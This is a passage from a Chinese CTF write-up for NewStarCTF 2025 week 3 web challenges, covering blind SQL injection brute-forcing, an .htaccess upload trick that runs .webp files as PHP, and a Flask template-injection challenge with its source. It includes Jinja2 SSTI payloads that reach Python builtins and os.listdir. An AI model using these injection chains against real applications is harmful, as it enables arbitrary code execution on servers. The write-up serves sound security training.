out += k
break
print(out)
|


表名列名都是flag
脚本进行爆破
mirror_gate


其实题目上给了提示说什么配置文件 第一个想到的就是.htaccess
试了一下确实是
(后面看wp的时候看见大家基本上都是扫了下upload目录 比较幸运了属于是)

将 .webp 后缀的文件当作 PHP 脚本执行


进行访问
who’ssti
查看附件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
| from flask import Flask, jsonify, request, render_template_string, render_template
import sys, random
func_List = ["get_close_matches", "dedent", "fmean",
"listdir", "search", "randint", "load", "sum",
"findall", "mean", "choice"]
need_List = random.sample(func_List, 5)
need_List = dict.fromkeys(need_List, 0)
BoleanFlag = False
RealFlag = __import__("os").environ.get("ICQ_FLAG", "flag{test_flag}")
# 清除 ICQ_FLAG
__import__("os").environ["ICQ_FLAG"] = ""
def trace_calls(frame, event, arg):
if event == 'call':
func_name = frame.f_code.co_name
# print(func_name)
if func_name in need_List:
need_List[func_name] = 1
if all(need_List.values()):
global BoleanFlag
BoleanFlag = True
return trace_calls
app = Flask(__name__)
@app.route('/', methods=["GET", "POST"])
def index():
submit = request.form.get('submit')
if submit:
sys.settrace(trace_calls)
print(render_template_string(submit))
sys.settrace(None)
if BoleanFlag:
return jsonify({"flag": RealFlag})
return jsonify({"status": "OK"})
return render_template_string('''<!DOCTYPE html>
<html lang="zh-cn">
<head>
<meta charset="UTF-8">
<title>首页</title>
</head>
<body>
<h1>提交你的代码,让后端看看你的厉害!</h1>
<form action="/" method="post">
<label for="submit">提交一下:</label>
<input type="text" id="submit" name="submit" required>
<button type="submit">提交</button>
</form>
<div style="margin-top: 20px;">
<p> 尝试调用到这些函数! </p>
{% for func in funcList %}
<p>{{ func }}</p>
{% endfor %}
<div style="margin-top: 20px; color: red;">
<p> 你目前已经调用了 {{ called_funcs|length }} 个函数:</p>
<ul>
{% for func in called_funcs %}
<li>{{ func }}</li>
{% endfor %}
</ul>
</div>
</body>
<script>
</script>
</html>
'''
,
funcList = need_List, called_funcs = [func for func, called in need_List.items() if called])
if __name__ == '__main__':
app.run(host='0.0.0.0', port=5000, debug=False)
|
调用到随机生成的那些函数就可以了


1
2
3
4
5
6
7
8
9
10
11
12
| {{config}}
{{ config.__class__.__init__.__globals__.__builtins__.__import__('random').randint(1, 100) }}
{{ config.__class__.__init__.__globals__.__builtins__.__import__('textwrap').dedent(' test\n ') }}
{{ config.__class__.__init__.__globals__.__builtins__.__import__('difflib').get_close_matches('test', ['test', 'testing']) }}
{{ config.__class__.__init__.__globals__.__builtins__.__import__('statistics').fmean([1, 2, 3, 4, 5]) }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('random').choice(['a','b','c']) }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('statistics').mean([1,2,3,4,5]) }}
{{ lipsum.__globals__.os.listdir('.') }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('re').search('test', 'test string') }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('re').findall('t', 'test') }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('pickle').loads.__name__ }}
{{ config.__class__.__init__.__globals__['__builtins__'].__import__('numpy').sum([1,2,3,4,5]) }}
|





![“[NewStarCTF 2025]WEEK3--web方向wp”](/img/newstar5.jpg)